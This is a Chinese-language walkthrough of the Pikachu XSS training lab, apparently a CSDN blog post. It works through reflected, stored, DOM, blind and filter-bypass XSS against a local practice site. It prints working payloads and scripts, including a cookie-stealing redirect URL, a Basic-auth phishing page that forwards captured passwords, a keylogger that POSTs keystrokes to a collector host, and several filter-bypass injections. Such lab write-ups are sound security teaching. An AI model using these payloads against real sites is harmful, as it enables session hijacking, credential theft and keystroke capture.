

Cross-Site Scripting XSS漏洞

一、反射型 (get)

如下图中，我们输入了20个1，发现不能再输入了，我们猜测是有字数限制：

Which NBA player do you like?

11111111111111111111


submit

F12找到输入框，发现我们输入的上限只有20个字符，删除或修改为100即可：



payload:

```
<script>alert('拈花倾城')</script>
```



弹窗如下图:



二、反射型 (post)

右上角的提示中有登陆的账号密码



登陆成功之后我们发现界面和get型是一样的,但是本质是不同的

代码语言: javascript

1. GET方式中，攻击代码是直接暴露在URL中的
2. POST方式参数内容不会出现在URL中

搭建环境

pikachu靶场自带了一个xss后台, 地址为: \pikachu\pkxss\index.php

ps: pkxss目录下还有一个inc/config.inc.php文件需要配置, 配置完成之后, 访问上面地址, 初始化[数据库](#):

Setup guide:

第0步：请提前安装“mysql+php+中间件”的环境;

第1步：请根据实际环境修改pkxss/inc/config.inc.php文件里面的参数;

第2步：点击“安装/初始化”按钮;

配置成功之后访问后台：

pikachu Xss 后台

用户: 密码:

admin/123456

CSDN @拈花倾城

登陆成功之后, 界面有三个模块, 我们选择cookie

pikachu Xss 后台

测试模块 | [退出登陆](#)

- cookie搜集
- 钓鱼结果
- 键盘记录

CSDN @拈花倾城

这里是存放受害人cookie的地方：

pikachu Xss 获取cookies结果

[返回首页](#)

id	time	ipaddress	cookie	referer	useragent	删除
2	2021-09-16 12:39:11	127.0.0.1	ant[uname]=admin; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=n70636ngeqk3ta39a9dolcdho7	http://127.0.0.1/pikachu/vul/xss/xsspost/xss_reflected_post.php	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0	删除

首先修改xss后台下的pkxss/xcookie/cookie.php文件，将IP地址改为漏洞服务器的地址：

```
cookie.php
1 <?php
2 include_once '../inc/config.inc.php';
3 include_once '../inc/mysql.inc.php';
4 $link=connect();
5
6 //这个是获取cookie的api页面
7
8 if(isset($_GET['cookie'])){
9     $time=date('Y-m-d g:i:s');
10    $ipaddress=getenv('REMOTE_ADDR');
11    $cookie=$_GET['cookie'];
12    $referer=$_SERVER['HTTP_REFERER'];
13    $useragent=$_SERVER['HTTP_USER_AGENT'];
14    $query="insert cookies(time,ipaddress,cookie,referrer,useragent)
15    values('$time','$ipaddress','$cookie','$referer','$useragent')";
16    $result=mysqli_query($link, $query);
17 }
18 header("Location:http://127.0.0.1/pikachu/");//重定向到一个可信的网站
19
20 ?>
```

CSDN @拈花倾城

诱使用户点击攻击网址: `http://127.0.0.1/pikachu/vul/xss/xss_reflected_get.php?message=%3Cscript%3Edocument.location+%3D+%27http%3A%2F%2F127.0.0.1%2Fpikachu%2Fpkxss%2Fcookie%2Fcookie.php%3Fcookie%3D%27+%2B+document.cookie%3B%3C%2Fscript%3E&submit=submit`

127.0.0.1是攻击者收集受害用户cookie的服务器地址(也是本地), (需要进行URL编码才能访问)

访问之后, 自动重定向首页, (是为了不让用户察觉被攻击的事实), 如果重定向其他地址, 用户就会知道被攻击了:

如下图, 存放着两个cookie的信息:

pikachu Xss 获取cookies结果

[返回首页](#)


id	time	ipaddress	cookie	referer	useragent
2	2021-09-16 12:39:11	127.0.0.1	ant[uname]=admin; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=n70636ngeqk3ta39a9dolcdho7	http://127.0.0.1/pikachu/vul/xss/xsspost/xss_reflected_post.php	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
3	2021-09-27 09:16:19	127.0.0.1	PHPSESSID=62i3m3vudlgigd6g532ij14cr5	http://127.0.0.1/pikachu/vul/xss/xss_reflected_get.php?message=%3Cscript%3Edocument.location+%3D+%27http%3A%2F%2F127.0.0.1%2Fpikachu%2Fpkxss%2Fcookie%2Fcookie.php%3Fcookie%3D%27+%2B+document.cookie%3B%3C%2Fscript%3E&submit=submit	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0

三、存储型xss

我们发现是一个留言板, 留言板将我们输入的内容写到网页中, 并且存储到网站的数据库, 当利用xss漏洞时, 那么受到的攻击将是持久化的, 我们再次访问也是可以看到的: payload:

代码语言: javascript

```
<script>alert('拈花倾城')</script>
```



每次当不同的用户访问这个留言板时, 都会触发这个js代码, 因为是存储在数据库里(存储型)。

漏洞利用

1、注入跳转网页

payload


```
<script>document.location='https://www.csdn.com/'</script>
```

跳转成功:



2、网站钓鱼

在靶场的pkxss目录下, 有一个xfish目录, 里面是相关的钓鱼脚本:



钓鱼脚本使用的是 Basic认证,

我们在这个页面上嵌入一个恶意请求, 当用户打开这个页面时, 就会向攻击者的服务器发送请求, 这个请求会返回一个Basic认证的头部: 会弹出一个提示框, 要求受害者输入账号密码, 从而盗取用户的账号密码。(比较明显的攻击方式)

首先攻击者需要构造一个钓鱼页面, 用来将发送Basic认证的认证框,

这里用的是靶场目录下的: pkxss/xfish/fish.php:

```
<?php
error_reporting(0);
// var_dump($_SERVER);
if ((!isset($_SERVER['PHP_AUTH_USER'])) || (!isset($_SERVER['PHP_AUTH_PW']))) {
//发送认证框, 并给出迷惑性的info
    header('Content-type:text/html;charset=utf-8');
    header("WWW-Authenticate: Basic realm='认证'");
    header('HTTP/1.0 401 Unauthorized');
    echo 'Authorization Required.';
    exit;
} else if ((isset($_SERVER['PHP_AUTH_USER'])) && (isset($_SERVER['PHP_AUTH_PW']))) {
//将结果发送给搜集信息的后台, 请将这里的IP地址修改为管理后台的IP
    header("Location: http://127.0.0.1/pikachu/pkxss/xfish/xfish.php?username={$_SERVER[PHP_AUTH_USER]}
    &password={$_SERVER[PHP_AUTH_PW]}");
}
?>
```

CSDN @拈花倾城

然后将攻击恶意代码嵌入留言板中:

代码语言: javascript

```
<script src='http://127.0.0.1/pikachu/pkxss/xfish/xfish.php'>alert('拈花倾城')
</script>
```

127.0.0.1

此网站要求您登录。

用户名

密码

登录 取消

127.0.0.1

拈花倾城

☐ 不允许 127.0.0.1 再次向您提示

确定

CSDN @拈花倾城

当受害者输入自己的密码就会被钓鱼, 钓鱼信息存储在攻击者服务器上, 这里的地址为:

代码语言: javascript

运行

```
http://127.0.0.1/pikachu/pkxss/xfish/pkxss_fish_result.php
```

可以看到刚刚被钓鱼的用户信息:

pikachu Xss 钓鱼结果

[返回首页](#)

id	time	username	password	referer	操作
1	2021-09-27 09:43:33	admin	123456	http://127.0.0.1/pikachu/vul/xss/xss_stored.php	删除
2	2021-09-27 09:43:35	admin	123456	http://127.0.0.1/pikachu/vul/xss/xss_stored.php	删除
3	2021-09-27 09:43:37	admin	123456	http://127.0.0.1/pikachu/vul/xss/xss_stored.php	删除

CSDN @拈花倾城

3、获取键盘记录

攻击js脚本位于网站目录下的 pkxss/rkeypress/rk.js :

```
4 function createAjax(){
5     var request=false;
6     if(window.XMLHttpRequest){
7         request=new XMLHttpRequest();
8         if(request.overrideMimeType){
9             request.overrideMimeType("text/xml");
10        }
11    }
12    }else if(window.ActiveXObject){
13    }
14    var versions=['Microsoft.XMLHTTP', 'MSXML.XMLHTTP', 'Msxml2.XMLHTTP.7.0', 'Msxml2.XMLHTTP.6.0', 'Msxml2.XMLHTTP.5.0', 'Msxml2.XMLHTTP.4.0', 'MSXML2.XMLHTTP.3.0', 'MSXML2.XMLHTTP'];
15    for(var i=0; i<versions.length; i++){
16        try{
17            request=new ActiveXObject(versions[i]);
18            if(request){
19                return request;
20            }
21        }catch(e){
22            request=false;
23        }
24    }
25    }
26    return request;
27 }
28
29 var ajax=null;
30 var xl="datax=";
31
32 function onkeypress() {
33     var realkey = String.fromCharCode(event.keyCode);
34     xl+=realkey;
35     show();
36 }
37
38 document.onkeypress = onkeypress;
39
40 function show() {
41     ajax = createAjax();
42     ajax.onreadystatechange = function () {
43         if (ajax.readyState == 4) {
44             if (ajax.status == 200) {
45                 var data = ajax.responseText;
46             } else {
47                 alert("页面请求失败");
48             }
49         }
50     }
51 }
52
53 var postdate = xl;
54 ajax.open("POST", "http://192.168.1.15/pkxss/rkeypress/rkserver.php",true);
55 ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
56 ajax.setRequestHeader("Content-length", postdate.length);
57 ajax.setRequestHeader("Connection", "close");
58 ajax.send(postdate);
59 }
```

CSDN @拈花倾城

其中, 127.0.0.1是攻击者的地址

上面脚本获取了用户的键盘记录后, 再重定向到 rkserver.php:


```

1  <?php
2  /**
3   * Created by runner.han
4   * There is nothing new under the sun
5   */
6
7  include_once '../inc/config.inc.php';
8  include_once '../inc/mysql.inc.php';
9  $link=connect();
10
11 //设置允许被跨域访问
12 header("Access-Control-Allow-Origin:*");
13
14 $data = $_POST['datax'];
15 $query = "insert keypress(data) values('$data')";
16 $result=mysqli_query($link,$query);
17
18
19 ?>

```

CSDN @拈花倾城

payload:

代码语言: javascript

运行

```
<script src='http://127.0.0.1/pikachu/pkxss/rkeypress/rk.js'></script>
```

访问xss键盘记录后台:

代码语言: javascript

运行

```
http://127.0.0.1/pikachu/pkxss/rkeypress/pkxss_keypress_result.php
```

pikachu Xss 获取键盘记录结果


[返回首页](#)

id	记录	操作
1	a	删除
2	as	删除
3	asd	删除
4	asda	删除
5	asdas	删除
6	asdasd	删除

CSDN @拈花倾城


四、DOM型XSS

DOM可以理解为访问HTML的标准接口，DOM里面会把我们的HTML分成一个DOM树：



CSDN @拈花倾城

观察一下这个题目，当我们输入任何数据都会转换为一个网页：




点击what do you see页面会发生跳转:

Not Found

The requested URL /pikachu/vul/xss/bjernsen was not found on this server.

在网页源代码也可以看到, 点击click之后生成了标签:



漏洞利用

1、利用JavaScript伪协议

代码语言: javascript

运行

```
javascript:alert("拈花倾城!!")
```




2、绕过、闭合

我们先试着插入：

代码语言： javascript

运行

```
<script>alter('拈花倾城')</script>
```



F12看看如何闭合：所以我们首先要闭合href然后补齐后面的标签,同时要在我们的语句最后加上注释

```
<div id="dom">  
  <a href="<script>alter('拈花倾城')<="" script="">'>what do you see?</a>  
</div>  
</div>
```

我们的payload如下：

代码语言： javascript

运行

```
1"></a><script>alter('拈花倾城')</script>#
```

发现单引号被变成双引号, 也就是说, 输入的值是被单引号闭合起来再传入标签中的, 在网页源码也可以看到:



所以我们要绕过单引号，方法如下：

代码语言：javascript

运行

' onfocus=alert('拈花倾城')> // a标签内部加属性

'> // 闭合出a标签，将img标签嵌入上一级div执行





五、DOM型XSS-X

这个题目和上个题目是一样的，payload也是一样的，主要分析一下网页请求过程。当随便输入内容并点击按钮后，发现url新增了一个test参数，点击链接，调用domxss()函数，解析url提取出test参数值，然后嵌入到新的a标签中。

六、XSS盲打

意思就是我们看不到弹窗，但是管理员是可以看到弹窗的。

请在下面输入你对"锅盖头"这种发型的看法：

我们将会随机抽出一名送出麻港一日游

你的大名：

谢谢参与，阁下的看法我们已经收到！

我们发现内容是无法在网页前端显示出来，也就是没有写入到前端页面，而是提交到了后台当中。

倘若我们注入xss，是无法得知是否xss被执行，但是管理员在后台查看时，当我们注入了xss代码，同时管理员又访问了后台，且后台把我们的内容输出，那么后台管理员可能遭受到我们的XSS攻击。

这也是称为Xss盲打的原因。

管理员地址为：

代码语言：javascript

运行

pikachu/vul/xss/xssblind/admin_login.php

你已经成功登录留言板后台, [退出登陆](#)

用户反馈的意见列表:

编号	时间	内容	姓名	操作
7	2021-09-28 08:20:04	I'm Bjernsen	拈花倾城	删除

CSDN @拈花倾城

七、Xss之过滤

我们试着插入这个payload:

代码语言: javascript

运行

```
<script>alter('拈花倾城')</script>
```

发现并没有弹窗, 而且我们上传的内容是没有显示的。f12看看网页内容:

```
<div id="xssr_main">
  <p class="xssr_title">阁下,请问你觉得人生苦短吗?</p>
  <form method="get">...</form>
  <p>别说这些'>'的话,不要怕,就是干!</p>
</div>
</div>
<!--/.page-content-->
```

继续分析, 发现是对script关键字进行了过滤:

阁下,请问你觉得人生苦短吗?

submit

别说这些'script'的话,不要怕,就是干!

漏洞利用

绕过方式有很多:

代码语言: javascript

运行

```
<ScRiPt>alert('拈花倾城')</ScRipt> // 大小写混合绕过
```

```
<img src="" onerror=alert('拈花倾城')> // img标签
```

八、XSS之htmlspecialchars

代码语言: javascript

运行

htmlspecialchars() 函数

PHP里面把预定义的字符转换为HTML实体的函数

预定义的字符是

代码语言: javascript

运行

```
& 成为 &amp  
" 成为 &quot;  
' 成为 &#039  
< 成为 &lt;  
> 成为 &gt;
```

可用引号类型

```
ENT_COMPAT: 默认, 仅编码双引号  
ENT_QUOTES: 编码双引号和单引号  
ENT_NOQUOTES: 不编码任何引号
```

分析

输入内容, 发现被写入了bjernsen标签作为一个链接:

bjernsen



那么继续用闭合绕过的思路,发现", <, >等都被转义和HTML编码了:

但是发现单引号没有被过滤掉 (htmlspecialchars函数默认是不过滤单引号的)

代码语言: javascript

运行

```
hack' onfocus='alert('拈花倾城')' // 单引号闭合+事件标签
```

```
javascript:alert('拈花倾城') // JavaScript伪协议
```

九、XSS之href输出

用户输入的url会作为a标签的href属性值:

请输入一个你常用的网站url地址,我就知道你是什么人

我靠,我真想不到你是这样的一个人

```
if(isset($_GET['submit'])){
    if(empty($_GET['message'])){
        $html.="<p class='notice'>叫你输入个url,你咋不听?</p>";
    }
    if($_GET['message'] == 'www.baidu.com'){
        $html.="<p class='notice'>我靠,我真想不到你是这样的一个人</p>";
    }else {
        //输出在a标签的href属性里面,可以使用javascript协议来执行js
        //防御:只允许http,https,其次在进行htmlspecialchars处理
        $message=htmlspecialchars($_GET['message'],ENT_QUOTES);CSDN @拈花倾城
    }
}
```

查看网页源代码,发现左右尖括号和单引号都被html编码了,这样的话,闭合标签或者闭合属性都行不通了。

但也不是没办法了,W3School中对 标签的href属性有以下描述: 标签的 href 属性用于指定超链接目标的URL:

href 属性的值可以是任何有效文档的相对或绝对 URL,包括片段标识符和 JavaScript 代码段。如果用户选择了 标签中的内容,那么浏览器会尝试检索并显示 href 属性指定的 URL 所表示的文档,或者执行 JavaScript 表达式、方法和函数的列表。

从上述描述可见,这边可以利用JavaScript协议,输入payload:

代码语言: javascript

运行

```
javascript:alert(document.cookie)
```

请输入一个你常用的网站url地址,我就知道你是什么人

[阁下自己输入的url还请自己点一下吧](#)

🌐 127.0.0.1

PHPSESSID=qkv66eslfqeh9k4nes24bvfl93

确定

CSDN @拈花倾城

十、XSS之js输出

输入内容被动态生成到网页的js代码中了:

which NBA player do you like?

无论如何不要放弃心中所爱..

```
<!--/.breadcrumb-->
<a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="" data-content="输入被动态的生成到了
javascript中,如何是好。输入tmac试试-_" data-original-title="tips(再点一下关闭)">点一下提示</a>
</div>
<div class="naap-content">网</div>
```

我们输入tmac试试:

tmac确实厉害,看那小眼神..



CSDN @拈花倾城


漏洞利用

观察js代码, 发现可以用

代码语言: javascript

运行

```
</script><script>alert('PiKaChu-Xss完结撒花')</script>
```



这个漏洞的输出点是在JS中, 通过用户的输入动态生成了JS代码

JS有个特点, 它不会对实体编码进行解释, 如果想要用htmlspecialchars对我们的输入做实体编码处理的话, 在JS中不会把它解释会去, 虽然这样解决了XSS问题, 但不能构成合法的JS

所以在JS的输出点应该对应该使用\对特殊字符进行转义。

希望大家可以有所收获哦!